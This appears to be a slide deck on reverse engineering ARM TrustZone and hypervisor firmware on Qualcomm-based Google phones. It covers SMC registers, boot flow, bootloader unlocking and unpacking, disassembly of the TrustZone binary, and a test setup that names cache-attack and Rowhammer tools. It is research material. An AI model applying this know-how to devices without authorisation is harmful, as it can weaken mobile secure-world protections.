
# ARMv8 TrustZone and Hypervisor Interfaces



| Register Name | | Role during SMC call | | |
|---|---|---|---|---|
| **SMC32** | **SMC64** | **Calling values** | **Modified** | **Return state** |
| SP_ELx | | ELx Stack Pointer | No | Unchanged, Registers are saved/restored |
| SP_EL0 | | EL0 Stack Pointer | No | |
| X30 | | The Link Register | No | |
| X29 | | The Frame Pointer | No | |
| X19…X28 | | Callee-saved registers | No | |
| X18 | | The Platform Register | No | |
| X17 | | The second intra-procedure-call scratch register. | Yes | Unpredictable, Scratch registers |
| X16 | | The first intra-procedure-call scratch register. | Yes | |
| X9…X15 | | Temporary registers | Yes | |
| X8 | | Indirect result location register | Yes | |
| W7 | W7 | Hypervisor Client ID register | Yes | |
| W6 | X6 (or W6) | Parameter register<br>Optional Session ID register | Yes | |
| W4…W5 | X4…X5 | Parameter registers | Yes | |
| W1…W3 | X1…X3 | Parameter registers | Yes | SMC Result registers |
| W0 | X0 | SMC Function ID | Yes | |

SMC Calling Convention

# ARMv8 Paging



# TrustZone Arch Evolution

**Google Nexus 5**

- ARMv7, 32 bit
  Snapdragon 800 (8274)
  - PL1 mode
    - TZ Kernel aarch32

**Google Nexus 5X/6P**

- ARMv8, 64 bit
  Snapdragon 808/810 (MSM8992)
  - EL1 mode
    - TZ Kernel aarch32
  - EL3 mode
    - TZ Monitor aarch64


**Google Pixel**

- ARMv8, 64 bit
  Snapdragon 821 (MSM8996)
  - EL1 mode
    - TZ Kernel aarch64
  - EL3 mode
    - TZ Monitor aarch64

# x86 vs ARM Architecture

| | x86 | ARM |
|---|---|---|
| Root of Trust | Recently introduced Boot Guard (starting Haswell gen) to provide CPU based root of trust (Safeguarding rootkits: Intel BootGuard) | ARM has ROM for root of trust that checks the boot sequence components. May have OEM unlock mode |
| TEE | Virtualization based trusted execution environments. SGX provides enclave execution to user-mode components. SMM is also used as TEE (can be virtualized with STM) | Flexible Secure World arch with capabilities to run trusted apps. Allows privilege level separation in the Secure World context (EL0,EL1,EL3) |
| Virtualization | VMX technology as context switching between VMX root and VMX guest modes. Supports privilege level separation in VMX root | ARM has hyp mode as an exception level |

# Qualcomm Snapdragon 810 boot flow stages



## ARM Based System Boot Flow

- Root of trust is in ROM at APSS/RPM
- Read-only ROM verifies RW firmware
- Uses OTP fuses to program OEM lock

```
# adb reboot bootloader

# sudo fastboot oem unlock
```


- TrustZone components (Secure World) initialize and set runtime protection before transferring execution flow to any hypervisor or OS bootloader component

# TrustZone Binary

- (Google phones specific) Download factory image from Google repository
- Use unpack_bootloader_image by laginimaineb to unpack `bootloader-<DID>.img`
- Extracted files:

```
aboot  cmnlib  hyp  imgdata  keymaster  pmic  rpm  sbl1  sdi  sec  tz
```

- Disassemble `tz`



| Name | Start | End | R | W | X | D | L | Align | Base | Type | Class | AD | T | DS |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| LOAD | 06D00000 | 06D44640 | R | . | X | . | L | page | 01 | public | CODE | 32 | 00 | 0B |
| LOAD | 06D45000 | 06D46F90 | R | . | X | . | L | mempage | 02 | public | CODE | 32 | 00 | 0B |
| LOAD | 06D47000 | 06D4722C | R | . | X | . | L | mempage | 03 | public | CODE | 32 | 00 | 0B |
| LOAD | 06D48000 | 06D4B34C | R | . | X | . | L | mempage | 04 | public | CODE | 32 | 00 | 0B |
| LOAD | 06D4C000 | 06D5AB20 | R | . | . | . | L | mempage | 05 | public | DATA | 32 | 00 | 0B |
| LOAD | 06D5B000 | 06D6B75C | R | W | . | . | L | mempage | 06 | public | DATA | 32 | 00 | 0B |
| LOAD | 06D8BC00 | 06D8C000 | R | W | . | . | L | dword | 07 | public | DATA | 32 | 00 | 0B |
| LOAD | 06D8C000 | 06D8D748 | R | W | . | . | L | byte | 08 | public | DATA | 32 | 00 | 0B |
| LOAD | 06D8E000 | 06D96000 | R | W | . | . | L | mempage | 09 | public | DATA | 32 | 00 | 0B |
| LOAD | 06D96000 | 06D9BFC0 | R | . | X | . | L | byte | 0A | public | CODE | 64 | 00 | 0B |
| LOAD | 06D9C000 | 06DB30CC | R | W | . | . | L | byte | 0B | public | DATA | 64 | 00 | 0B |

## Test Environment

- Rooting unlocked Android Phones:

  CyanogenMod

  TWRP with SuperSU and custom kernel
- Useful resources: xda , Code Aurora
- Tools:

  The Rekall Forensic and Incident Response Framework

  Maplesyrup Register Display Tool


  ARMageddon: Cache Attacks on Mobile Devices

  Drammer - for testing Android phones for the Rowhammer bug

## ARM TrustZone and Hypervisor Reverse Engineering


# Open Source TrustZone Implementations

- ARM reference implementation - ARM Trusted Firmware



- Boot Loader stage 1 (BL1) *AP Trusted ROM*
- Boot Loader stage 2 (BL2) *Trusted Boot Firmware*
- Boot Loader stage 3-1 (BL31) *EL3 Runtime Software*
- Boot Loader stage 3-2 (BL32) *Secure-EL1 Payload* (optional)
- Boot Loader stage 3-3 (BL33) *Non-trusted Firmware*

- OP-TEE Trusted OS - Linux TEE using ARM TrustZone technology. Meets GlobalPlatform System Architecture spec
- Google's Trusty is a set of components supporting a TEE on mobile devices



```
	.globl	runtime_exceptions

	/* -----------------------------------------------------------------------
	 * This macro handles Synchronous exceptions.
	 * Only SMC exceptions are supported.
	 * -----------------------------------------------------------------------
	 */
	.macro	handle_sync_exception
	/* Enable the SError interrupt */
	msr	daifclr, #DAIF_ABT_BIT

	str	x30, [sp, #CTX_GPREGS_OFFSET + CTX_GPREG_LR]

	mrs	x30, esr_el3
	ubfx	x30, x30, #ESR_EC_SHIFT, #ESR_EC_LENGTH

	/* Handle SMC exceptions separately from other synchronous exceptions */
	cmp	x30, #EC_AARCH32_SMC
	b.eq	smc_handler32

	cmp	x30, #EC_AARCH64_SMC
	b.eq	smc_handler64

	/* Other kinds of synchronous exceptions are not handled */
	no_ret	report_unhandled_exception
	.endm


	/* -----------------------------------------------------------------------
	 * This macro handles FIQ or IRQ interrupts i.e. EL3, S-EL1 and NS
	 * interrupts.
	 * -----------------------------------------------------------------------
	 */
/bl31/aarch64/runtime_exceptions.S" [Modified] 382 lines --10%--
```

# TrustZone Monitor Vector Table

